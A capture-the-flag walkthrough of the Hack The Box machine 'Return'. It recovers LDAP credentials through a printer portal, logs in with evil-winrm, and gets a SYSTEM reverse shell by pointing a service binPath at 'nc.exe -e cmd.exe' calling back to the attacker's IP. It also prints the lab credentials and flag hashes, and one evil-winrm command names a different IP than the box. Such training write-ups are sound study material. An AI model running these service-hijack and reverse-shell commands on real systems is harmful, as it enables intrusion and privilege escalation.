Return
| Name: | Return 
|
|---|---|
| Release Date: | 27 Sep 2021 |
| Retire Date: | 13 Oct 2021 |
| OS: | Windows/Other |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
HTB-Bot  00 days, 03 hours, 00 mins, 00 seconds 00 days, 03 hours, 00 mins, 00 seconds |
 |
HTB-Bot 00 days, 03 hours, 00 mins, 00 seconds |
| Creator: | MrR3boot  |
| Pentest Workshop PDF: | Return.pdf |
Again, we start with sudo /home/kali/AutoRecon/src/autorecon/autorecon.py 10.10.11.108
Sidenote: Newer versions of Kali that do not use root by default require sudo whenever checking UDP ports.


We have a lot of port here, but we're only going to need ports LDAP TCP 389 and HTTP TCP 80. Navigating to http://10.10.11.108 gives us a Printer Admin Portal. Going to Settings, we see a method of getting credentials back by changing the server to our TUN0 IP address.



In a moment, we get back LDAP credentials:
svc_printer:1edFg43012!!
We should be able to evil-WinRM to the Printer:
evil-winrm -i 10.10.10.233 -u svc-printer -p '1edFg43012!!'

Now, we can run 'net user' to find what groups the svc-printer user is in. One of them is Server Operators which has elevated permissions to stop and start services. All we need to do is modify a service binary and we can get a reverse shell as SYSTEM. This is going to be an easy one!
upload /usr/share/windows-resources/binaries/nc.exe
sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1234"
sc.exe stop vss
sc.exe start vss
Once the first connection comes in, immediately run:
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1339
if we don't the shell will drop.





Every one of "The service did not respond" messages is a connection dropped, so definitely run the second netcat connection if you want a stable connection.
C:\Users\Administrator\Desktop>type C:\Users\svc-printer\Desktop\user.txt
type C:\Users\svc-printer\Desktop\user.txt
bc135298905d0a6caed5068d2636a8cd
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9346609076f90530e4f602592eabc680
Grab both flags and this box is done!